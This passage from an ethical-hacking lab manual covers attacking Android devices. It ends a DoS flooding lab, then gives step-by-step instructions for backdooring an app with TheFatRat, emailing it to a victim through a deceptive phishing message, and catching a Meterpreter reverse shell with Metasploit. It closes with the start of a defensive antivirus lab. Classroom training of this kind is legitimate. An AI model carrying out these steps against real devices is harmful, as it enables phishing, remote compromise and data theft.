


FIGURE 3.10: Wireshark Displaying Traffic

19. Now we open a browser (here **Internet Explorer**) and in the address bar type **http://www.certifiedhacker.com** and hit **Enter**.
20. You will notice that the browser is unable to open the target website.

Wireshark packet capture window displays the packet number, time, source and destination IP addresses, protocol on which the packet is traversing, and so on.

FIGURE 3.11: Browsing target website

21. Open the Wireshark window and click **Stop capturing packets** button.
22. Note the high amount of packets sent in the **Packets** field at the bottom of the Wireshark window.




FIGURE 3.12: Stop packet capture

23. Switch back to the android machine and stop the flooding by clicking on the **STOP** button.




FIGURE 3.13: Stopping Packet Capture

24. Switch to the windows machine and retry browsing the target website, this time you will be successfully able to browse the target website.
25. Thus, you have successfully performed DoS attack from a mobile device onto a vulnerable target website.




FIGURE 3.14: Browsing the target website

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☐ iLabs

Lab 4

Hacking Android Device with a Malicious App using TheFatRat

TheFatRat is an exploiting tool which compiles a malware with famous payload, and then the compiled malware can be executed on windows, android, mac.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Social Engineering is one of the most typically used attacks by a hacker. As the recent trends suggest, many prominent organizations fall victim to this attack vector. The attackers trick the staff of a workplace to click links in a legitimate looking document which turn out to be malicious and even able to evade the anti-virus programs.

Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of this lab include:

- Attacking a device using a sample backdoor and monitor the system activity

Lab Environment

To complete this lab, you will need:

- Kali Linux running in Virtual machine
- Android emulator running on virtual machine (Victim)
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 15 Minutes

Overview of TheFatRat

TheFatRat provides an easy way to create backdoors and payloads which can bypass most anti-virus systems.

Lab Tasks

TASK 1

Run TheFatRat

1. Before starting the lab make sure that you are logged into the kali linux machine, and TheFatRat has been installed in it.
2. Launch a **terminal** window, type **fatrat** and hit **Enter** to start TheFatRat.




FIGURE 4.1: Launching TheFatRat in CLI

TASK 2

Make a Backdoored apk File

3. TheFatRat main window appears, here we are backdooring an original apk file. Select the **Backdooring original apk [Instagram, Line, etc]** option by typing **5** and hit **Enter**.




FIGURE 4.2: Selecting the backdooring apk option

4. Backdooring options are shown in the terminal window, type **<Kali machine IP>** as LHOST and **4444** as LPORT. In this lab, the Kali machine's IP is **10.10.10.11**.




FIGURE 4.3: Specifying the host and port for backdoor

5. Now navigate to the **CEH-Tools** folder on your kali machine desktop.

FIGURE 4.4: Navigating to the apk file

6. Navigate to the **CEHv10 Module 17 Hacking Mobile Platforms** and **copy Flappy_Bird.apk** file as shown in the screenshot.

FIGURE 4.5: Copying the apk file

7. **Paste** this file on the Kali machine's desktop and give its location in the **Path** field in the terminal window.




FIGURE 4.6: Specifying the apk file to be backdoored

8. **Choose Payload** option comes, here type **3** and hit **Enter**.




FIGURE 4.7: Choosing appropriate payload

9. **Select Tool to create apk** option comes next, here type **1** and hit **Enter**.




FIGURE 4.8: Selecting tool to create backdoored apk

10. FatRat starts to prepare the backdoored **apk** file and shows the file details as shown in the screenshot.




FIGURE 4.9: FatRat showing output file details

11. Note the location of the backdoored apk file. Do not create the msfconsole listener and type **n** and hit **Enter**. Press **Enter** to exit the backdooring options.




FIGURE 4.10: Fatrat successfully created backdoored apk

TASK 3

Share the apk File with the Victim

12. Now we shall create a malicious email and attach this backdoored apk for the victim to download. When composing a new email, click the **Attach files** button as shown in the screenshot.

FIGURE 4.11: Attaching backdoored apk to a malicious email

13. In the file upload window, navigate to the location of your backdoored apk file (here **/root/TheFatRat/backdoored**), select the backdoored file (here **app_backdoor.apk**) and click **Open**.




FIGURE 4.12: Choosing the apk file

14. Now craft a legit looking email so that there are high chances of the victim downloading and installing it and with the attached malicious apk file click **Send**.




FIGURE 4.13: Crafting and sending the malicious email

TASK 4

Set Up and Run a Listener

15. Now open another terminal window and type **msfconsle** and hit **Enter**.




FIGURE 4.14: Starting Metasploit framework

16. Metasploit Framework starts, here we will set up a listener. To make a listener, follow the following steps:
    A. Type **use multi/handler** and hit **Enter**.
    B. Type **set payload android/meterpreter/reverse_tcp** and hit **Enter**.
    C. Type **set LHOST <your kali machine IP>** and hit **Enter**. Here the Kali machine's IP is **10.10.10.11**.
    D. Finally, type **set LPORT 4444** and hit **Enter**.




FIGURE 4.15: Creating a listener

17. To run the listener type **run** and hit **Enter**.




FIGURE 4.16: Launching the listener

TASK 5

Download and Install Backdoored apk File

18. Now switch to the victim machine (android) and **download** the malicious apk file received in the victim's email. Click the downloaded file to **install** it as shown in the screenshot.




FIGURE 4.17: Downloading the backdoored apk file

19. Do you want to install this application? Window appears, click **Install**.




FIGURE 4.18: Installing the backdoored apk file

20. After the file is installed successfully, click **Open**.




FIGURE 4.19: Malicious apk successfully installed

TASK 6

Get Exploited Victim's Details

21. Now when you switch back to the kali machine, you will see that a **meterpreter** session has been opened in the terminal window.




FIGURE 4.20: Meterpreter session started

22. Type **sessions -i 1** and hit **Enter** to connect to the victim machine through meterpreter.




FIGURE 4.21: Interacting with exploited victim machine

23. Now you can run commands like **sysinfo** and **pwd** to get details of the victim machine.

FIGURE 4.22: Getting victim system details

Lab Analysis

Analyze and document your results related to this lab exercise. Provide your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☐ iLabs

Lab 5

Securing Android Devices from Malicious Applications

Malwarebytes Security app provides full functionality to protect your Android device. Using up-to-the-minute intelligence, you can scan your apps on demand or at the interval of your choice.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Android's growing popularity has led to increased security threats, ranging from typical malware to advanced phishing and ID theft techniques. Many security software companies have launched their security apps to help Android users to deal with these issues that will cover all requirements including a group of complete security suites with anti-theft capabilities.

The penetration tester will scan for any unsecured settings your device may have and will advise accordingly. The Privacy Advisor, on the other hand, scans and lists all the installed apps and categorizes them under three categories: apps that may cause costs, apps that may harm your privacy and apps that may access the Internet. You can sort the categories to your own needs using the icons at the bottom. The Spam Protection is a straightforward yet effective call, and SMS filter, and the recently added App Protection will lock any app you want with an alphanumeric password.

Lab Objectives

The objective of this lab is to help students learn to:

- How to scan for malicious applications and files on Android mobile devices
- How to uninstall malicious applications
- How to delete the malicious files

Lab Environment

To complete this lab, you will need:

- Android emulator running on virtual machine
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 15 Minutes

Overview of Lab

Malwarebytes Security automatically scans apps as you install them. This anti-virus functionality helps you to avoid unwanted software which can lead to data loss and unexpected costs. It also protects your device from attacks via USSD or other special codes. Moreover, if your device is lost or stolen, a remote lock or wipe will shield your personal information from prying eyes.

Lab Tasks

TASK 1

Launch Play Store

1. Launch **Android** Emulator and click **Play Store** icon on the Home Screen.
2. Make sure that **google** account has added it to the Play Store; if not, create a new one and add the account.




FIGURE 5.1: Launching Play Store app

3. In the Play Store search bar, type **Malwarebytes Security** and select **Malwarebytes Security: Antivirus & Anti-Malware**, as shown in the screenshot.




FIGURE 5.2: Searching for Malwarebytes security app

TASK 2

Install Malwarebytes Security

4. The application information is displayed, click **INSTALL** to start the installation of **Malwarebytes Security**. You can also read further by scrolling down.

